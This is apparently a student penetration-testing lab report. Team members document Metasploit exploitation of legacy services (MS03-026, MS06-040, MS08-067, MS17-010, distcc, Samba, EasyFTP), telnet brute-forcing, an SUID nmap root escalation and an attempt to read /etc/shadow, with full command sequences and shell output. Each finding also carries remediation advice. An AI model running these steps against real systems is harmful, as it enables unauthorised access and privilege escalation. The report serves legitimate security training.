CVSSv3 Score: 6.3	CVSSv3 Vectors: /AV:N/AC:L/PR:L/UI:R/S:U/C:L/I:N/A:H	Affected Assets: 192.168.0.222:19921

Description: Enumeration of data stored within machine and accessing ftp using credentials found or default credentials.	Impact: Attackers can upload and download files from target which can compromise the security of the machine	Technical Details:

Refer to appendix 2
Using exploit 1, we do a directory diving and managed to find a file called secret at /home/ftp. The contents inside provide a password: S3CRETpass123. Using that password, we can access ftp by typing at the new terminal: ftp 192.168.56.222 19921. Using the default FTP username, we key in: FTP and password: S3CRETpass123 and we are in the FTP server.



```
root@kali-linux:~# ssh -lroot -p19922 -i /root/D
Last login: Tue Jul 28 07:53:15 2020 from 192.16
You have new mail.
root@OSGW:~# cd /home
root@OSGW:/home# ls
ftp  msfadmin  service  user
root@OSGW:/home# cd ftp
root@OSGW:/home/ftp# ls
secret
root@OSGW:/home/ftp# cat secret
password is S3CRETpass123
root@OSGW:/home/ftp# 
```




```
root@kali-linux:~# ftp 192.168.56.222 19921
Connected to 192.168.56.222.
220 (vsFTPd 2.3.4)
Name (192.168.56.222:root): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


Recommendations: Do not store password within machines/devices, do not use default username, educate workers with the latest policies.

No: 5	Name: MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow	Risk Ratings: CRITICAL
CVSSv2 Score: 8.3	CVSSv2 Vectors: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C	Affected Assets: 192.168.0.46:445
Description: Exploit a stack buffer overflow in the NetAPI32 CanonicalizePathName() function using the NetpwPathCanonicalize RPC call in the Server Service.	Impact: Attackers can result in a denial of service for Windows XP SP2, Windows 2003 SP1. A failed exploit attempt will likely result in a complete reboot and termination of all SMB related services. Gain a remote shell.	Technical Details:

Refer to appendix 2
We use exploit: exploit/windows/smb/ms06_040_netapi. We set the RHOSTS, payload and target and we can run. With that we are would get a meterpreter shell.



```
msf5 exploit(multi/http/tomcat_mgr_upload) > use 0
msf5 exploit(windows/smb/ms06_040_netapi) > set rhosts 192.168.0.46
rhosts => 192.168.0.46
msf5 exploit(windows/smb/ms06_040_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms06_040_netapi) > set target 1
target => 1
msf5 exploit(windows/smb/ms06_040_netapi) > run
```



```
meterpreter > sysinfo
Computer        : WINTPVA
OS              : Windows 2000 (5.0 Build 2195).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


Recommendations: Update machine/device with the latest release patches., close any unnecessary ports.

PART I Vulnerabilities Assessment Details by Mikail

No: 1	Name: MS03-026 Microsoft RPC DCOM Interface Overflow	Risk Ratings: HIGH
CVSSv2 Score: 7.1	CVSSv2 Vectors: AV:N/AC:L/Au:N/C:P/I:P/A:P	Affected Assets: 192.168.0.46:135
Description: This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of	Impact: The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to	Technical Details:

Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request	use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the __RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.	

Firstly, we need to get a secured SSH between the Kali machine and the other two machines. Please refer to Appendix 2. I then went on MSFconsole and searched ms03 and used exploit 1.
Exploit: exploit/windows/dcerpc/ms03_026_dcom
#set RHOSTS 192.168.0.46
#set payload windows/meterpreter/bind_tcp
Once inside the meterpreter shell I run sysinfo and a getuid to show i have successfully exploited the vulnerability.




```
meterpreter > sysinfo
Computer        : WINTPVA
OS              : Windows 2000 (5.0 Build 2195).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Recommendations: Close port 135

No: 2	Name: Microsoft Windows - SMB Remote Code Execution Scanner	Risk Ratings: HIGH
CVSSv3 Score: 8.1	CVSSv3 Vectors: /AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H	Affected Assets: 192.168.0.46:445
Description: The module uses vulnerabilities in MS17-010 to exploit SMB to achieve a write-what-where primitive. It will then overwrite the connection session information with an Administrator session.	Impact: Microsoft Windows SMB Server is prone to a remote code-execution vulnerability. Successful exploits will allow an attacker to execute arbitrary code on the target system. Failed attacks will cause denial of service conditions.	Technical Details:

Firstly we need to get a secured SSH between the Kali machine and the other two machines. Please refer to Appendix 2. Thereafter, I searched for smb on metasploit and used exploit 106.
Exploit used: exploit/windows/smb/ms17_010_psexec
#Set rhosts 192.168.0.46
#Set payload windows/meterpreter/bind_tcp
Once inside the meterpreter shell I run sysinfo and a getuid to show I have successfully exploited the vulnerability.




```
meterpreter > sysinfo
Computer        : WINTPVA
OS              : Windows 2000 (5.0 Build 2195).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Recommendations: Close port 3632

No: 3	Name: DistCC Daemon Command Execution	Risk Ratings: HIGH
CVSSv2 Score: 9.3	CVSSv2 Vectors: AV:N/AC:M/Au:N/C:C/I:C/A:C	Affected Assets: 192.168.0.1:3632
Description: This module uses a documented security weakness to execute arbitrary commands on any system running distccd.	Impact: System compromise, arbitrary command execution.	Technical Details:

Firstly, we need to get a secured SSH between the Kali machine and the other two machines. Please refer to Appendix 2. I then went on proxychains msfconsole and search for distcc and used exploit: **exploit/unix/misc/distcc_exec**

I then did a show payload and set payload number 2 and set my RHOSTS to my target IP. **Payload used: cmd/unix/bind_ruby** I then did a run and once inside I did a whoami and id to see if I have successfully exploited




```
msf5 exploit(unix/misc/distcc_exec) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:3632-<><>-OK

[*] Started bind TCP handler against 192.168.0.1:4444
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<><>-OK
[*] Command shell session 1 opened (0.0.0.0:0 -> 127.0.0.1:8080) at 2020-08-11 16:01:58 +0800

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Recommendations: Close port 445


PART I Vulnerabilities Assessment Details by Sara

No: 1	Name: Microsoft Server Service Relative Path Stack Corruption (2008-10-28)	Risk Ratings: HIGH
CVSSv3 Score: 10	CVSSv3 Vectors: AV:N/AC:L/Au:N/C:C/I:C/A:C	Affected Assets: 192.168.0.46:445
Description: The module is capable of going around NX on some O.S and service packs. The appropriate target must be used to prevent the Server Service from crashing	Impact: The server service gives access to attackers to execute arbitrary code without authentication, by using RPC. This is because the module exploits a parsing defect in the path canonicalization code of NetAPI32 through Server Service.	Technical Details:

Refer to Appendix 2. First establish SSH between Kali and the other VMs. Search for smb and use module 99 **(ms08_067_netapi)** Set **RHOSTS to 192.168.0.46** and payload to **windows/meterpreter/bind_tcp**
Set LHOST 192.168.56.222, then run. We have obtained a meterpreter session and we do a sysinfo to confirm that we have successfully entered the system.



```
msf5 > use 99
msf5 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.0.46
rhost => 192.168.0.46
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind
_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.56.222
lhost => 192.168.56.222
msf5 exploit(windows/smb/ms08_067_netapi) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:445-<><>-OK

[*] 192.168.0.46:445 - Automatically detecting the target...
[*] 192.168.0.46:445 - Fingerprint: Windows 2000 - Service Pack 0 - 4 - lang:Eng
lish
[*] 192.168.0.46:445 - Selected Target: Windows 2000 Universal
[*] 192.168.0.46:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.0.46:4444
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:4444-<><>-OK
[*] Sending stage (180291 bytes) to 192.168.0.46
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 127.0.0.1:8080) at 2020-08-07 17:
35:59 +0800
```




```
meterpreter > sysinfo
Computer        : WINTPVA
OS              : Windows 2000 (5.0 Build 2195).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 32768
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 16777219
============
Name         : AMD PCNET Family Ethernet Adapter
Hardware MAC : 08:00:27:5f:c3:27
MTU          : 1500
IPv4 Address : 192.168.0.46
IPv4 Netmask : 255.255.255.0
```

Recommendations: Keep port 445 blocked, update security software.

No: 2	Name: Command Stack Buffer Overflow (2010-02-16)	Risk Ratings: MEDIUM
CVSSv3 Score: 6.5	CVSSv3 Vectors: AV:N/AC:L/Au:S/C:P/I:P/A:P	Affected Assets: 192.168.0.46:21


Description: Buffer overflow allows remote authenticated users to perform arbitrary commands, by adding a long argument to the LIST command.	Impact: Buffer overflow causes a program to crash on become unstable. An attacker can deliberately overwrite crucial values in the call stack of the target machine to execute potentially malicious codes.	Technical Details:

Refer to Appendix 2. After establishing SSH, run proxychains msfconsole **Exploit use: windows/ftp/easyftp_cwd_fixret** then, set payload to **windows/meterpreter/bind_tcp** then, Set **RHOSTS to 192.168.0.46**




```
msf5 exploit(windows/ftp/easyftp_cwd_fixret) > set RHOST 192.168.0.46
RHOST => 192.168.0.46
msf5 exploit(windows/ftp/easyftp_cwd_fixret) > set target 0
target => 0
msf5 exploit(windows/ftp/easyftp_cwd_fixret) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:21-<><>-OK

[*] 192.168.0.46:21 - Prepending fixRet...
[*] 192.168.0.46:21 - Adding the payload...
[*] 192.168.0.46:21 - Overwriting part of the payload with target address...
[*] 192.168.0.46:21 - Sending exploit buffer...
[*] Started bind TCP handler against 192.168.0.46:4444
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:4444-channel 2: open failed: connect faile
d: Connection refused
<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.46:4444-<><>-OK
[*] Sending stage (180291 bytes) to 192.168.0.46
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 127.0.0.1:8080) at 2020-08-07 23:15:25 +0
800
```

In meterpreter, run sysinfo, getuid and ipconfig to confirm that the service has been exploited



```
meterpreter > sysinfo
Computer        : WINTPVA
OS              : Windows 2000 (5.0 Build 2195).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 32768
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 16777219
============
Name         : AMD PCNET Family Ethernet Adapter
Hardware MAC : 08:00:27:5f:c3:27
MTU          : 1500
IPv4 Address : 192.168.0.46
IPv4 Netmask : 255.255.255.0
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 32768
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 16777219
============
Name         : AMD PCNET Family Ethernet Adapter
Hardware MAC : 08:00:27:5f:c3:27
MTU          : 1500
IPv4 Address : 192.168.0.46
IPv4 Netmask : 255.255.255.0
```


Recommendations: Ensure that port 21 is blocked/closed from other connections

No: 3	Name: Samba “username map script” Command Execution (2007-05-14)	Risk Ratings: MEDIUM
CVSSv3 Score: 6.0	CVSSv3 Vectors: AV:N/AC:M/Au:S/C:P/I:P/A:P	Affected Assets: 192.168.0.1:139
Description: Allows remote attackers to run arbitrary commands through shell metacharacters when the “username map script” option is enabled.	Impact: If an attacker specifies a username that contains shell meta characters, he/she can perform arbitrary commands. No authentication is required to exploit the vulnerability since the option is used to map usernames before authenticating	Technical Details:

Refer to Appendix 2. Search for multi/samba in msfconsole. **Exploit used: exploit/multi/samba/usermap_script**
#Set RHOSTS to 192.168.0.1
#Set payload to **cmd/unix/bind_perl**
Then run:



```
msf5 > use multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier,
 or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf5 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
```



```
msf5 exploit(multi/samba/usermap_script) > run
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:139-<><>-OK

[*] Started bind TCP handler against 192.168.0.1:4444
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-channel 2: open failed: connec
t failed: Connection refused
<--timeout
|S-chain|-<>-127.0.0.1:8080-<><>-192.168.0.1:4444-<><>-OK
[*] Command shell session 1 opened (0.0.0.0:0 -> 127.0.0.1:8080) at 2020-08-09 1
1:41:40 +0800

uname
Linux
whoami
root
```

Do a uname and whoami to ensure that system has been exploited


Recommendations: Close the port

PART I Vulnerabilities Assessment Details by Yi Ching

No: 1	Name: Exploiting Telnet and Escalating Privilege with SUID Exploitation	Risk Ratings: Unencrypted Telnet: MEDIUM SUID Exploitation: HIGH
CVSSv3 Score: 6.5	CVSSv3 Vectors: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N	Affected Assets: 192.168.0.1:23
Description: Running telnet service was exploited to gain access into the target machine, and SUID privilege exploitation was performed to escalate one’s privileges in the compromised machine.	Impact: Exploiting Telnet allows unauthorised access to the target’s machine. SUID permission/privilege escalation allows the malicious user to exploit a bug and/or configuration error in the machine to gain elevated access to resources that normally is unavailable to that user. The newly gained privileges allows the malicious user to steal data, run administrative commands and/or deploy malware.	Technical Details: Please refer to appendix for pre-attacking phase


Refer to appendix 2. We will first use metasploit to check the credentials for telnet login into the open port 23 for 192.168.0.1 machine. **Telnet_login** auxiliary scan settings are as follows:

RHOSTS: 192.168.0.1, USER_FILE: user.txt *[a customised file in own kali machine]*, PASS_FILE: passlist.txt *[a customised file in own kali machine]*, STOP_ON_SUCCESS: true




```
msf5 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current data
base
   DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                            no        Add all users in the current database to the list
   PASS_FILE         /root/CaseStudy/passwordlist.lst no        File containing passwords, one per line
   RHOSTS            192.168.0.1                      yes       The target host(s), range CIDR identifier, or hosts file
 with syntax 'file:<path>'
   RPORT             23                               yes       The target port (TCP)
   STOP_ON_SUCCESS   true                             yes       Stop guessing when a credential works for a host
   THREADS           1                                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                      no        File containing users and passwords separated by space,
one pair per line
   USER_AS_PASS      false                            no        Try the username as the password for all users
   USER_FILE         /root/CaseStudy/user.txt         no        File containing usernames, one per line
   VERBOSE           true                             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/telnet/telnet_login) >
```

Results of the scan:



```
msf5 auxiliary(scanner/telnet/telnet_login) > run
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:23-<><>-OK

[!] 192.168.0.1:23        - No active DB -- Credential data will not be saved!
[-] 192.168.0.1:23        - 192.168.0.1:23 - LOGIN FAILED: msfadmin:msfadmin (Incorrect: )
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:23-<><>-OK
[-] 192.168.0.1:23        - 192.168.0.1:23 - LOGIN FAILED: msfadmin:root   (Incorrect: )
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:23-<><>-OK
[-] 192.168.0.1:23        - 192.168.0.1:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:23-<><>-OK
[-] 192.168.0.1:23        - 192.168.0.1:23 - LOGIN FAILED: msfadmin:user (Incorrect: )
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:23-<><>-OK
[-] 192.168.0.1:23        - 192.168.0.1:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:23-<><>-OK
```


The auxiliary scan will run until it is able to find a successful login.



```
|S-chain|-<>-192.168.56.101:8080-<><>-192.168.0.1:23-<><>-OK
[+] 192.168.0.1:23        - 192.168.0.1:23 - Login Successful: user:user
[*] 192.168.0.1:23        - Attempting to start session 192.168.0.1:23 with user:user
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:8080) at 2020-08-07 20:20:08 +0800
[*] 192.168.0.1:23        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/telnet/telnet_login) >
```

With the credentials found, metasploit will login into telnet using those credentials and open a command shell session.


Access into the session shell with '**sessions -i 1**' command



```
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.101:8080) at 20
[*] 192.168.0.1:23        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

user@OSGW:~$ whoami
whoami
user
user@OSGW:~$
```

A simple **whoami** shows what user we are logged in as, which is **user**.


To further escalate our privilege, we will do a privilege escalation using SUID permissions. SUID exploitations are common in Linux due to misconfiguration of /bin and /sbin files. The main idea of this exploitation is for a user to run a binary using another users' privileges after escalation. (*See reference links 2 & 3 for more details on privilege escalation using SUID.*)



```
user@OSGW:~$ find / -perm /4000 2>/dev/null
find / -perm /4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/opt/lampp/bin/suexec
user@OSGW:~$
```

To quickly search for the SUID files on the system file machine, we will use **find / -perm /4000 2>/dev/null** command.
Perm 4000 represents permissions 4000--which is the SUID bit.
2>/dev/null is to ignore all 'permission denied' commands that we as currently logged in user is unable to run.
From the screenshot, you will be able to see that we are able to run **nmap**, which is **/usr/bin/nmap**.


With that found, run a **nmap --interactive**. An nmap interactive mode. Next, run the **!sh** command to pop out a shell. To check that we have escalated to a user with privilege, run a **whoami**.



```
user@OSGW:~$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2#
```


To check if you have the privilege to run commands as the **root** user, do a **cat** on the **/etc/shadow** file -- *a file that the previous user without privilege permission is not able to see before the escalation.*

<u>Before escalation:</u>



```
user@OSGW:~$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
user@OSGW:~$
```

